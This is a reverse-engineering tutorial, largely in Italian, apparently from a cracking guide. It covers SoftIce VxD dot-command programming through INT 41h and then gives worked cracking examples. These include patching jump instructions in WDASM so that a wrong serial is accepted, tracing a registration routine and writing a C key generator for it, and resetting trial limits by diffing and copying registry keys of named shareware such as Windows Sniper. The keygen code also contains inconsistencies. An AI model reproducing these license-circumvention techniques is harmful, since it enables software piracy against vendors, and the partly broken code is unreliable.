Questo valore specifica che il VMM deve partire leggendo i VXD partendo con il
valore più basso per giungere al valore UNDEFINED_INIT_ORDER come ultimo.
In questo modo semplicemente specificando UNDEFINED_INIT_ORDER tutto sarà OK.
La successiva cosa veramente importante è la procedura del Virtual Device's
control.
Dovrete sempre inserire questa procedura in un segmento BLOCCATO (locked).
Questa routine è una funzione callback la quale risponde ai messaggi inviati da
VMM e diretti ai VXD i quali prendono le appropriate misure di risposta.
Spesso questa routine passa meramente il controllo al vcodice utente
responsabile di gestire il messaggio.
Ricordatevi che se avviene il ritorno con il CARRY FLAG settato dal vostro
handler significa che è avvenuto un errore mentre un CARRY FLAG “pulito” indica
che tutto è andato per il verso giusto.
Un debug helper VxD deve gestire al minimo due messaggi
Queste sono Device_Init e Debug_Query.
Se avete in progetto di scrivere il vostro VXD come un Dynamic loadable device
driver la procedura di controllo dovrà gestire altri due messaggi e precisamente
Sys_Dynamic_Device_Init e Sys_Dynamic_Device_Exit.
In alcuni casi dovrà essere processato anche il messaggio W32_DeviceIocontrol.
message and write an appropriate handler to dispatch control to your
procedures.Please note
Qundo eseguite la compilazione con il MASM dovete mantenere il livello di debug
ad almeno UNO (parlo del Flag di compilazione) per fare in modo che non vengano
eliminate certe macro di debug definite in VMM.INC.
Se il vostro device dispone di un handler per il messaggio Debug_Query,
digitando un comendo DOT seguito dal nome del VXD questo verrà processato.
Per utilizzare il tipo due dei comandi a punto sarà necessario informare il
debugger sulla sua esistenza.
Il miglior posto per fare questo è dentro all’ handler per il messaggio di
Device_Init.
Prima di provare a registrare un comando punto dovrete essere sicuri che il
debugger sia presente.
Inviando un INT 41h senza un debugger caricato si crea un errore di protezione
(protection faults).
Se una protection fault capita dentro a un messaggio Device_Init presente in un
device letto staticamente, non solo il caricamento dello stesso non arriva a
buon fine ma anche l’inizializzazione di Win 9x non potrà proseguire.
Questo spesso crea gravi problemi che necessitano successivamente dell’uso di
Windows in modo di prova.
Il metodo più semplice per vedere se il debugger è in uso è quello di usare
Test_Debug_Installed fornito da vmm (VxdCall Test_Debug_Installed).
Questo tornerà con lo zero flag cancellato se il debugger è presente.
Se ZF (zero flag) è settaqto allora il debugger non è presente.
Se questo è vero, ovvero il debugger non è presente, non dovrete caricare il
VXD.
Voi dovrete semplicemente fare questo ritornando con il CF settato dal
messaggio Device_Init message , informando la virtual machine manager che la
procedura di inizializzazione è fallita.
Quando invece sarete sicuri che il debugger è presente in memoria potrete
registrare i vari comandi punto.
Questo viene eseguito chiamando INT 41h con AX = 70h.
Gli altri registri vengono settati con :
BL = comando punto da registrare. (Esempio: mov bl, ‘Z’ per dire che il comando
è .Z)
ESI= indirizzo della routine di gestione.
EDI= Indirizzo della stringa di help terminata con CR.
Le seguenti sono restrizioni applicabili all’ handler :
1. L’ handler deve risiedere nello stesso stack usato quando viene chiamato
Int41h
2. L’handler non deve cambiare CS , DS , e provare ad accedere a indirizzi di
memoria non validi.
3.L’handler deve girare sul ring0.
Dopo aver registrato tali comandi punto potrete accedere alle loro funzioni dal
debugger.
Se non lo desiderate più dovrete deregistrarlo.
Se il vostro VXD è letto staticamente non esiste modo per deregistrare i comendi
punto che dovranno essere presenti sino alla fne di Win9x.
Se il VXD è letto dinamicamente ed ad un certo punto lo scaricate dalla memoria
senza deregistrare i comandi punto potrebbe capitare che se questi venissero
richiamati i moduli eseguite sarebbero dentro alla spazzatura (il VXD è stato
scaqricato e tolto dalla memoria) con effetti non descrivibili.
La funzione di deregistrazione viene eseguita con la funzione 72h dell’ INT 41h
Con BL contenente il comando de deregistrae.
Una buona scelta è di inserire questo dentro all’handler per il
Sys_Dynamic_Device_Exit.
Fino a quando si stà processando un comando punto o un messaggio Debug_Query
message non è buona idea cercare di lasciare SoftIce premendo i tasti definiti.
Questo resetterebbe anche la macchina intera.
Quando il debugger chiama l’handler devrebbe settare DS e CS con un flat
selector.
Normalmente CS dovrebbe essere 28h.
Questo legge anche il primo carattere del comando nel registro AL.
La routine deve eseguire un return FAR visto che sicuramente il debugger, dal
quale deve tornare, risiederà in un altro segmento.
Ol valore restituito da AX può essere 0 (OK) o qualsiasi altro valore per
indicare un'altra condizione.
.The first thing you should do after entering
your handler is to parse the command line. This can be accomplished by using
INT 41h , AX=77h
(Get command line character) . A pointer to the current character in command
line is
maintained by the debugger.The value specified in BL register choose how this
pointer
is managed.Also the flag specified in BL sets the way in which one or more
blank spaces are
treated.They can be ignored , the pointer value will be updated to the next
valid character
in the command line or you can choose to parse them as well.The GetCommandLine
function will
return with AH set to 0 if end of line was encountered , and a value !0
otherwise.The
command line character is retrieved in AL.
Not much things left to say.It's up to you in which way you will used the
facilities
presented here.Your code runs on ring 0 , so you can do just about anything
you imagine.The
only thing I want to say is that you should take care about what you are
doing.Programming
in ring0 requires a very serious understanding of protection mechanism , page-
mode memory
management , x86 internal architecture and the way in which Windows'95 virtual
memory manager
manages those facilities.Remember , you have absolute power but using it in a
wrong way can
cause your machine to hang , and you can cause loose of data from your hard
drives.Fair warning!
Chapter 5: The sample: icecmd.vxd
---------------------------------
Accompanying this article there is a sample VxD who employees most of the
techniques
described in the pervious chapter.The VxD does not provide any real
functionality , it is
intended only for didactic purposes.It implements a new dot command .Z and a
DebugQuery
handler routine.The sample dot command .Zs will dump the stack trace on the
debug console.
You can accomplish same thing issuing STACK command in Soft-Ice.It also show
you very
basic command line parsing.The VxD is implemented as a static VxD.It also
present a mechanism
in which a VxD can detect if it was previously loaded , preventing multiple
instances.Since
the code is commented I will not insist in presenting it once again inside the
article.Read
the source code ,I tryed to keep things easy to understand.
The only thing unexplained is the code what prevents the VxD being loaded
twice.
This code resides in VxD_REAL_INIT_SEG code segment.This code is auto called
at the time when
the system is still in real mode and the Virtual Device Drivers are
loaded.When the system
reach this entrypoint the BX register contain a value that indicates if the
device is already
loaded or not.The method requires a unique device Id.To allow loading you must
exit with
AX set to a certain value , as shown below.
Abort_Device_Load -- tells to VMM that this VxD should not be loaded
Abort_Win386_Load -- tells to VMM to end Windows loading (WIN 95 itself will
fail loading if this value is passed to AX
Device_Load_Ok -- tells to VMM that al is OK , device can be loaded
No_Fail_Message -- use with Abort_Device_Load and
Abort_Device_Load.Instructs
the VMM to not display an error message.If not specified
the VMM will print an error message on screen.
Also , you must return with BX , EDX , SI registers set to the folowing
values:
BX --- must contain a pointer to a null terminated page array table
containing the physical pages reserved for VxD own use.Valid adress
ranges are 0 to 100h. (That's it the table must reside in very low
memory.
MUST be set to 0 if no pages are reserved
SI -- must contain a pointer to a null terminated area of data items
MUST be set to 0 if there are no specific instance objects.
EDX -- contain a value who it is passed to the protected mode procedure
what is the handler for Sys_Critical_Init message broadcasted
by VMM.This value is re-loaded in EDX just before the protected mode
init procedure is called
Usualy set to 0 , but it will not harm anything if contain other
values. (This is because it's up to you if the handler for
Sys_Critical_Init will use it or no)
This is not my creation , ive learned this from W. Oney's code.
Download icecmd.zip & source code
Chapter 6: Moving to ring 3
---------------------------
Part of the Protected Mode Debug API is available also on ring3.In fact ,
some
functions from WIN32 API like OutputDebugString relays on INT 41h to carry out
the job.
This opens more interesting possibilities , since you can write ring3 programs
that
interacts with a system debugger , retrieving info from it and instructing it
to carry
out various actions.
Note that not entire API is disponible on ring3.Generally, experimenting
won't
harm as long as you are sure that a system debugger is installed.
ESEMPI
ESEMPIO 1
Per iniziare prendiamo un esempio semplice in cui non tenteremo neppure di
capire la logica di codifica del numero seriale ma semplicemente modificheremo
il flusso facendo in modo che risponda alla seguente logica :
• CHIEDI IL NUMERO SERIALE
• SE SBAGLIATO RINGRAZIA PER LA REGISTRAZIONE
In pratica invertiremo il
controllo fatto.
Non riporterò il nome del
programma preso come target
per non entrare
nell’illegalità.
L’interessante comunque non è
il programma ma le tecniche.
Carichiamo con WDASM il
programma e successivamente
usando l’opzione di menu LOAD
PROCESS sotto la voce DEBUG
eseguiamo la lettura.
Il pulsante IMP FN mostra le
funzioni importate che in
questo caso denotano che
trattasi di un programma in
visual Basic.
La richiesta del
numero di serie
avviene mediante una
dialog d’input.
Tra le funzioni
importate ne esiste
una, chiamata :
MSVBVM60.rtcInputBox
Eseguendo un doppio
click WDASM ci
posizionerà nei
punti dove viene
chiamata la
funzione.
Senza impazzire a
cercare di capire a
priori in quale
punto è la chiamata
giusta posizioneremo
un breakpoint in
ciascuno mostrato.
A questo punto mando in esecuzione il
programma in attesa che questo si fermi ad
un breakpoint.
Compare la maschera nella quale inserisco
un valore casuale (1234567890).
Il punto in cui si ferma il codice mostra
le seguenti linee di programma.
* Reference To: MSVBVM60.rtcInputBox, Ord:0254h
|
:00437143 E820CAFCFF Call 00403B68
:00437148 8BD0 mov edx, eax
:0043714A 8D4DC0 lea ecx, dword ptr [ebp-40]
Mediante l’analisi dei valori puntati dal registro EAX si nota il valore
inserito.
[eax+00000000] - 0031 1.
[eax+00000002] - 0032 2.
[eax+00000004] - 0033 3.
[eax+00000006] - 0034 4.
[eax+00000008] - 0035 5.
[eax+0000000A] - 0036 6.
[eax+0000000C] - 0037 7.
A questo punto proseguiamo il programma passo a passo per vedere dove avviene
qualche tipo di comparazione.
Dopo qualche linea di codice che non riporto ci si trova dinanzi a :
:004371AE E8AFC9FCFF Call 00403B62
:004371B3 0FBFC0 movsx eax, ax
:004371B6 85C0 test eax, eax
:004371B8 7514 jne 004371CE
:004371BA C745FC6D000000 mov [ebp-04], 0000006D
:004371C1 BAA4314100 mov edx, 004131A4
:004371C6 8D4DC0 lea ecx, dword ptr [ebp-40]
Prendo il salto jne 004371CE e lo modifico in je 004371CE.
WDASM possiede la possibilità di inserire patch al codice in modo momentaneo.
In altre parole posso, senza uscire, inserire le istruzioni modificate anche se
poi per farle diventare definitive dovrò modificare il programma tramite un
editor HEX.
Continuo a eseguire step by step il programma fino a quando il cursore si
posiziona sulla linea con il salto.
A questo punto premo il pulsante PATCH CODE.
Dopo aver richiesto di applicare la patch proseguo passo a passo il programma.
Il programma viene indirizzato sulle seguenti istruzioni :
:004371CE C745FC6F000000 mov [ebp-04], 0000006F
:004371D5 8D45C0 lea eax, dword ptr [ebp-40]
:004371D8 50 push eax
:004371D9 E806F50400 call 004866E4
:004371DE 0FBFC0 movsx eax, ax
:004371E1 85C0 test eax, eax
:004371E3 0F859F010000 jne 00437388
All’indirizzo 004371E3 esiste un altro salto da modificare.
Non riporto tutto il codice per motivi di spazio.
Le istruzioni dopo il salto specificato visualizzano il messaggio di codice
errato per cui il flusso deve essere modificato
cambiando il jne.
Giunti sull’ istruzione eseguiamo la patch come
fatto precedentemente.
Mandiamo in esecuzione con F9 il programma.
Come ho detto inizialmente non ivengono
mostrati dati relativi al programma usato come
target per cui anche nella finestra che
ringrazia per la registrazione eseguita ho camuffato i dati relativi al
programma.
ALCUNE PARTICOLARITA’ DI WDASM.
WDASM possiede diverse
proprietà che lo rendono
particolarmente interessante.
Nella finestra dove sono
presenti i pulsanti per
eseguire lo step by step sonbo
presenti dei marcatori che
permettono al programma di
bloccarsi ogni volta che :
1. VIENE RICHIAMATA UNA
FUNZIONE DOCUMENTATA
2. VIENE CHIAMATA UNA FUNZIONE
NON DOCUMENTATA
3. VIENE CHIAMATA UNA FUNZIONE
LOCALE
Se vengono abilitati questi
flags ogni volta che si
verificherà un evento del tipo
specificato verrà aperta una
finestra in cui vengono
mostrati tutti i parametri in
ingresso alla funzione.
Sempre da questa finestra è possibile mandare in esecuzione la funzione per
poter verificare i valori di ritorno.
La seguente immagine mostra la finestra suddetta.
Premendo Get API Result si ottiene la vista con i valori restituiti dalla call.
ESEMPIO 2 (CREAZIONE GENERATORE DI CHIAVI)
In questo esempio vedremo come utilizzare le informazioni derivanti dalle
analisi per creare un generatore di chiavi.
Eseguiamo il programma e quando questo ci chiede il nome e il codice inseriamo
il nostro nominativo e un codice fittizio.
Dopo aver, con SoftIce, premuto CTRL-D per attivarlo inseriamo un breakpoint
cercando di intercettare le funzioni API utilizzate per l’input di tali dati.
In questo caso l’input avviene con GetDlgItemTextA il quale fa interrompere il
programma al seguente punto.
:00404DB2 8D95A8FAFFFF lea edx, dword ptr [ebp+FFFFFAA8]
:00404DB8 52 push edx ; Il vostro nome
:00404DB9 E80B550000 call 0040A2C9 ; Routine di registrazione
:00404DBE 83C408 add esp, 00000008
:00404DC1 85C0 test eax, eax ; 0 se la registrazione è errata
:00404DC3 7D17 jge 00404DDC ; 1 se OK.
A questo punto seguiamo passo a passo entrando nella routine relativa alla
registrazione (CALL 40A2C9)
Referenced by a CALL at Addresses:
:00404DB9 , :00407F76
:0040A2C9 55 push ebp
:0040A2CA 8BEC mov ebp, esp
:0040A2CC 81C4B0FEFFFF add esp, FFFFFEB0
:0040A2D2 53 push ebx
:0040A2D3 56 push esi
:0040A2D4 57 push edi
:0040A2D5 8B5508 mov edx, dword ptr [ebp+08]
:0040A2D8 8DB500FFFFFF lea esi, dword ptr [ebp+FFFFFF00]
:0040A2DE 33C0 xor eax, eax
:0040A2E0 EB16 jmp 0040A2F8
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040A2FB(C)
|
:0040A2E2 0FBE0A movsx ecx, byte ptr [edx] ; Qui inizia
:0040A2E5 83F920 cmp ecx, 00000020 ; ECX è char del nome
:0040A2E8 740D je 0040A2F7 ; eseguiamo il je
:0040A2EA 8A0A mov cl, byte ptr [edx] ; copia il nome senza spazi
:0040A2EC 880C06 mov byte ptr [esi+eax], cl
:0040A2EF 42 inc edx
:0040A2F0 40 inc eax
:0040A2F1 C6040600 mov byte ptr [esi+eax], 00
:0040A2F5 EB01 jmp 0040A2F8
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040A2E8(C)
|
:0040A2F7 42 inc edx
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040A2E0(U), :0040A2F5(U)
|
:0040A2F8 803A00 cmp byte ptr [edx], 00
:0040A2FB 75E5 jne 0040A2E2
:0040A2FD 56 push esi ; Username per upercase
* Reference To: USER32.CharUpperA, Ord:0000h
:0040A2FE E80F330000 Call User!CharUpper ; Qui il nome è maiuscolo
:0040A303 56 push esi
* Reference To: cw3220mt._strlen, Ord:0000h
:0040A304 E86F300000 Call 0040D378 ; Lunghezza del nome
:0040A309 59 pop ecx
:0040A30A 8BC8 mov ecx, eax ; ECX = lunghezza
:0040A30C 83F904 cmp ecx, 00000004 ; LEN=4 (DEVE)
:0040A30F 7D05 jge 0040A316
:0040A311 83C8FF or eax, FFFFFFFF
:0040A314 EB67 jmp 0040A37D
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040A30F(C)
|
:0040A316 33D2 xor edx, edx
:0040A318 33C0 xor eax, eax
:0040A31A 3BC8 cmp ecx, eax
:0040A31C 7E17 jle 0040A335
Qui inizia il codice importante.
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040A333(C)
|
:0040A31E 0FBE1C06 movsx ebx, byte ptr [esi+eax] ; EBX= char in user name,
; offset in EAX.
:0040A322 C1E303 shl ebx, 03 ; shl's char di 03h
:0040A325 0FBE3C06 movsx edi, byte ptr [esi+eax] ; EDI= Char in user name ,
; offset in EAX.
:0040A329 0FAFF8 imul edi, eax ; moltiplica char per offset dello user
; name
:0040A32C 03DF add ebx, edi ; Aggiunge il risultato a EBX
:0040A32E 03D3 add edx, ebx ; EDX=EDX+EBX
:0040A330 40 inc eax ; Incrementa EAX (prossimo char)
:0040A331 3BC8 cmp ecx, eax
:0040A333 7FE9 jg 0040A31E ; Se ECX<EAX termina il loop
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040A31C(C)
|
:0040A335 A120674100 mov eax, dword ptr [00416720]
:0040A33A C1F803 sar eax, 03 ; Con SoftIce date '? EAX' (SN)
:0040A33D 03D0 add edx, eax ; ADD il risultato loop al SN
:0040A33F 52 push edx
* Possible StringData Ref from Data Obj ->"%lx"
|
:0040A340 685EF54000 push 0040F55E
:0040A345 8D95B0FEFFFF lea edx, dword ptr [ebp+FFFFFEB0]
:0040A34B 52 push edx
* Reference To: USER32.wsprintfA, Ord:0000h
|
:0040A34C E8E5320000 Call 0040D636 ; HEX converter
:0040A351 83C40C add esp, 0000000C
:0040A354 8D8DB0FEFFFF lea ecx, dword ptr [ebp+FFFFFEB0] ; In SI 'd ecx'
; SERIAL NUMBER
:0040A35A 51 push ecx
Salto il resto del codice in quanto non ci interessa più visto che a questo
punto abbiamo tutti i calcoli fatti per il SERIAL NUMBER.
A questo punto scriviamo i C le routine riproducenti i calcoli.
void main(void)
{
long Key,SerialNum,EB,ED,digit;
char I,x;
char Name[50], tmp[20];
printf(“Nominativo :”);
gets(Name);
strupr(Name);
printf(“nSerial Number: ”);
gets(tmp);
SerialNum = atol(tmp);
Key=0;
x=0;
for(I=0;I!=strlen(Name);I++) {
if(Name[I]!=' ') {
eb = Name[I] << 3;
ED = Name[I];
ED = ED*x;
++x;
eb=eb+ed;
Key=Key+EB;
}
}
Key=Key+(SerialNum << 3);
printf(“nSN = %x”, Key);
}
METODO STANDARD
Prima di tutto cerchiamo di avere una strategia di default da utilizzare in ogni
caso.
Che cosa dobbiamo sapere ?
Se si tratta di programmi con routines di registrazione e limitazione a x giorni
sicuramente dovrà scriversi delle informazioni da qualche parte.
Queste parti potrebbero essere :
a) Dentro allo stesso eseguibile
b) In un file esterno più o meno nascosto
c) Nel file di registro
Se i dati sono scritti internamente lo si può vedere in due modi e precisamente
debuggando il codice o facendo una semplice prova.
Esiste la possibilità che
la routine usi la data di
scrittura del file per
verificare quanti giorni è
stato attivo.
Per provare si può
prendere una utility che
abbia il touch dentro o si
può scrivere un piccolo
programmino che con un
interrupt del Dos aggiorni
la data del file.
Se la data è 12-12-1999 e
il programma dice “Avete
ancora 10 giorni”, potete fare il touch settando la data a 11-12-1999 per vedere
se l’avvertimento cambia.
E’ difficile ma si parte subito scartando le ipotesi più semplici (Sapete il
detto che il miglior nascondiglio è sotto gli occhi di tutti.)
Per vedere quanti file sono stati aggiunti dopo l’installazione potete usare due
utilities.
Prima di vedere questi due programmi apro una parentesi generale sul come,
disponendo di due OS (Win 98 e Win NT, Win 98 e Windows 2000 ecc.) è possibile
osservare le modifiche fatte sul registro.
Chiaramente le installazioni devono essere fatte in due momenti distanti tra
loro e non in modo consecutivo.
Cosa significa ?
Potrei installare un versione a 60 giorni s9otto Win 98 ed attendere che questa
scada.
Successivamente potrei installare lo stesso software sotto Windows 2000 in modo
tale che le informazioni del registro risultino nuove.
A questo punto la comparazione sarebbe tra i dati della versione scaduta e
quelli della nuova installazione.
Io personalmente mi accerto dell’importanza delle informazioni nel registro
giocando con l’installazione di due sistemi operativi sulla macchina che uso.
In pratica dispongo di Windows 98 e di Windows 2000 per cui eseguo
l’installazione sotto il primo e poi provo anche ad attivare lo stesso software
da sotto il secondo.
Spesso i crack che si trovano in giro, su Astalavista ad esempio, settano i dati
di registrazione dentro al
registro.
Questi si vedono subito in
quanto dopo averli sbloccati
sotto il primo windows e dopo
che questi funzionano
normalmente, attivati sotto
W2000 segnalano nuovamente il
limite di xx giorni.
In questo caso per prima cosa
cerco le differenze nelle
voci chiare relative a questi
software.
Un esempio pratico lo porto
legato a Xara3D un programma
che crea scritte 3D.
Il programma è stato originariamente installato sotto WIN 98 e successivamente
richiamato da Windows 2000.
La prima volta che è stato lanciato Xara3D si è creato nel registro di WIN2000
le voci che le hanno permesso di essere trattato come un software demo con 15
giorni a disposizione.
Il seguente capture mostra una schermata di REGEDIT sotto windows 2000 nella
quale sono visibili
le voci create da
XARA3D.
Ora disattivo
Windows 2000 e
attivo Win 98 OS
sotto il quale è
stata eseguita
l’installazione originale.
Gli stessi dati riportano i seguenti valori.
Risulta immediatamente evidente che sotto Windows 98 c’è una riga in più: KEY.
Vuoi mica che ….
Provo a prendere quella voce ed aggiungerla sotto Windows 2000.
La schermata di
WIN2000 è quella in
cui una colonna
mostra il ‘Type’ del
valore.
In poche parole
tramite l’opzione NEW
del menu ho inserito
una DWORD uguale a
quella mostrata nella
schermata di REGEDIT sotto WIN 98.
Esiste un qualche cosa che ho camuffato per rendere inefficace la sprotezione al
fine di non commettere un illecito.
In ogni caso il senso di tutto questo era per dire che spesso utilizziamo
SofiIce, Wdasm e similia per debuggare un programma.
Nell’istante in cui, eseguendo una reversing engineering, riusciamo a trovare le
chiavi spesso diventa superfluo andare a modificare il codice binario.
Modificare il codice binario diventa un reato.
Aggiungere una chiave in un registro esterna non significa toccare il software
(chissà se regge come giustificazione … l’arrosto puzza di bruciato !)
Va beh! Mettiamola così.
Costa molto di meno come fatica aggiungere nel registro una chiave invece di
andare a modificare il codice binario.
Ritorniamo al discorso interrotto relativo ai due programmi usati per eseguire
un monitoraggio di sistema durante l’installazione di un programma.
REGSNAP esegue una panoramica al sistema dicendovi se sono state fatte aggiunte,
cancellazioni o modifiche al file di registro, se è stato cambiato CONFIG.SYS e
AUTOEXEC.BAT e se sono stati aggiunti, cancellati o modificati files sotto
WINDOWS o sotto WINDOWSSYSTEM.
REGSNAP inoltre controlla WIN.INI, SYSTEM.INI e dice anche se qualche files .INI
è stato creato.
Nell’immagine in alto c’è la MessageBox mostrata da RegSnap dopo aver fatto il
primo SnapShot al sistema in cui sono mostrati i dati generali legati a questa.
Cioè potete vedere viene riportato che nel registro ci sono 61.349 chiavi,
109.349 valori, in WIN.INI
ci sono 69 chiavi ecc.
In primis facciamo una
panoramica con REGSNAP che
ci servirà a sapere che cosa
è avvenuto nel registro.
Queste informazioni saranno
quelle che tramite query
eseguite con le funzioni API
RegQueryValue ecc. saranno
richieste dal programma
all’attivazione.
Alcune voci, sicuramente
anonime, probabilmente
saranno quelle che
permettono al software di
sapere da quanti giorni è
stato attivato.
SNAPPER è un altro
programmino che esegue una
panoramica su tutti i files dicendovi se dopo sono stati aggiunti, cancellati o
modificati files in tutte le parti del sistema.
Nell’immagine a fianco potete vedere che con SNAPPER è possibile stabilire da
quale DIR eseguire la panoramica e se si devono includere le sotto directory.
Se il disco è molto grosso può volerci un pò di tempo per eseguirla.
Nel mio caso per questi tipi di lavori uso il disco C: che è un unità da 3
Gbytes con su i software di sviluppo la quale contiene circa 6000 directories e
80.000 files.
Per tale disco ci mette circa 7 minuti su un Pentium a 450Mhz.
Se la panoramica la estendo a tutti e due i dischi saliamo a 12 Gbytes, 15.000
directories e 200.000 files con un tempo di circa 20 minuti buoni.
Se il tempo vi pare troppo potete saltare questa fase che è solo un di più in
quanto questa serve solo nel caso in cui si vogliano controllare tutte le
directories del sistema, cosa sicuramente inutile, visto che il programma, se
dovesse aggiungere files, lo farebbe o nella sua directory, o in quella di
WINDOWS o nella system di Windows.
Se scrive il file di controllo nella sua directory non potremmo solo
osservandola capire quale è, e se lo facesse nella windows o windowssystem ci
penserebbe già RegSnap.
In ogni caso, se decidete di usare SNAPPER, la prima panoramica creerà una
maschera di questo tipo nella quale vengono inseriti i dati di tutti i files
trovati.
Questa maschera è quella che verrà usata per eseguire le funzioni permesse da
snapper, che sono poi quelle mostrate dai tabulatori nella finestra.
Mediante un task manager o mediante NetBusD verificate che non vengano attivati
dei processi concorrenti, magari nascosti.
NetBusDetector è una piccolissima utility che controlla il sistema ed avvisa
tutte le volte che un processo sconosciuto nuovo viene attivato.
A questo punto abbiamo una panoramica dello stato del nostro sistema prima
dell’installazione.
Ora attiviamo il nostro programma ed immediatamente dopo faciamo fare una
comparazione a REGSNAP.
I dati risultanti possono essere presentati come file .TXT o come file .HTML.
Vitas' RegSnap - registry analyzing tool. (http://soft4you.com, vitas@soft4you.com)
>>> REGSNAP HAS NOT BEEN REGISTERED! PLEASE REGISTER!
** First snapshot **
File name : Regsnp3
Snap time : 30/08/1999 23:29:22
PC/User name: FLAVIO/
Comment :
** Second snapshot **
File name : Regsnp4
Snap time : 30/08/1999 23:48:31
PC/User name: FLAVIO/
Comment :
/////////////////// Registry report
Summary info:
Deleted keys: 0
Modified keys: 11
New keys : 12
*** Modified keys
HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerMenuOrderStart
Menu&ProgramsMenuOrder
HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerStreamMRU19
HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerStreams19CabView
HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerUserAssist{5E6AB780-7743-
11CF-A12B-00AA004AE837}CountHRZR_PGYFRFFVBA
HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerUserAssist{75048700-EF1F-
11D0-9888-006097DEACF9}CountHRZR_PGYFRFFVBA
HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsDialogsIDC_2047
HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsDialogsIDC_2048
HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsPanel0Ascending
HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsPanel0CurrentSel
HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsPanel0ObjectName
HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsPanel0PanelSelection
--------------
Total positions: 11
*** New keys
HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionApp PathsWindowsSniper@
HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionApp PathsWindowsSniperPath
HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionUninstallWindowsSniperDisplayName
HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionUninstallWindowsSniperUninstallString
HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperEasterEgg1
HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperFirstRunTime
HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperResolution
HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperShowLicense
HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperXPosition
HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperYPosition
HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerMenuOrderStart
Menu&ProgramsGkSetupOrder
HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerMenuOrderStart
Menu&ProgramsOrdiTouch 1.0Order
--------------
Total positions: 12
/////////////////// File list in C:WINDOWS*.*
Summary info:
Deleted files: 0
Modified files: 6
New files : 1
*** Modified files
POWERPNT.INI
SYSTEM.DAT
SYSTEM.INI
USER.DAT
WAVEMIX.INI
WIN.INI
--------------
Total positions: 6
*** New files
WindowsSniper.INI
--------------
Total positions: 1
/////////////////// File list in C:WINDOWSSYSTEM*.*
Summary info:
Deleted files: 0
Modified files: 0
New files : 0
/////////////////// win.ini report
Summary info:
Deleted keys: 0
Modified keys: 0
New keys : 1
*** New keys
WindowsSniperConfiguration
--------------
Total positions: 1
/////////////////// system.ini report
Summary info:
Deleted keys: 0
Modified keys: 0
New keys : 0
/////////////////// c:autoexec.bat report
unchanged
/////////////////// c:config.sys report
unchanged
Dalle analisi fatte con REGSNAP E SNAPPER risultano un certo numero di chiavi
nel registro modificate e altre aggiunte nuove.
L’analisi di SNAPPER indica che i files invece riguardano soltanto quelli
effettivamente presenti nella directory del programma.
RegSnap però ci mostra che nella directory windows sono stati modificati dei
files ed è stato aggiunto un file .ini con il nome del programma.
Ci tengo a far notare che alcuni programmi relativi alla gestione del registro
non funzionano sotto Windows 2000 anche se di fatto è ancora prematuro parlare
di programmi per questo ambiente.
Guardando le chiavi modificate si capisce che non centrano con il programma ma
che sicuramente sono relative a programmi che erano attivi in quell’istante e
che hanno aggiornato delle loro informazioni.
Nell’esempio si vede chiaramente delle modifiche fatte alla voce di Symantec/NC
che sarebbe Norton Commander, un programma che uso regolarmente al posto del
File Manager di Windows.
A questo dobbiamo solo vedere se ci conviene utilizare SoftIce o Wdasm.
Personalmente quando è possibile usarlo preferisco WDASM in quanto gran parte
delle funzioni sono dentro a finestre con pulsanti ed inoltra dispone di un
ottima gamma di informazioni mostrate automaticamente.
Caricato sotto WDASM il programma in questione ci mostra un infinità di punti
idonei a cercare certe routines.
Se prendiamo in esame soltanto le funzioni importate ci accorgiamo che esiste un
grosso numero di funzioni legate alla gestione del registro.
La seguente immagine mostra le informazioni legate appunto a tale tipo di
gestione.
ADVAPI32.RegCloseKey
ADVAPI32.RegConnectRegistryA
ADVAPI32.RegCreateKeyExA
ADVAPI32.RegDeleteKeyA
ADVAPI32.RegDeleteValueA
ADVAPI32.RegEnumKeyExA
ADVAPI32.RegEnumValueA
ADVAPI32.RegFlushKey
ADVAPI32.RegGetKeySecurity
ADVAPI32.RegLoadKeyA
ADVAPI32.RegNotifyChangeKeyValue
ADVAPI32.RegOpenKeyExA
ADVAPI32.RegQueryInfoKeyA
ADVAPI32.RegQueryValueExA
ADVAPI32.RegReplaceKeyA
ADVAPI32.RegRestoreKeyA
ADVAPI32.RegSaveKeyA
Anche richiedendo la String Table vengono mostrate voci che potrebbero essere
utili per identificare certe routines.
String Resource ID=00001: "You must agree to the license before you can use Windows Sni"
String Resource ID=00002: "SOFTWAREunHUman SoftwareWindowsSniper"
String Resource ID=00003: "This copy of Windows Sniper has already been registered.You"
String Resource ID=00004: "The 30 day trial of Windows Sniper has expired."
String Resource ID=00005: "Windows Sniper trial expires in %d days."
String Resource ID=00006: "FATAL ERROR: System Problem."
String Resource ID=00007: "Thank you for registering Windows Sniper. You are now entit"
String Resource ID=00008: "Invalid License Information has been entered. Please try ag"
String Resource ID=00009: "The 30 day trial of Windows Sniper has expired. Windows Sni"
String Resource ID=57344: "Windows Sniper"
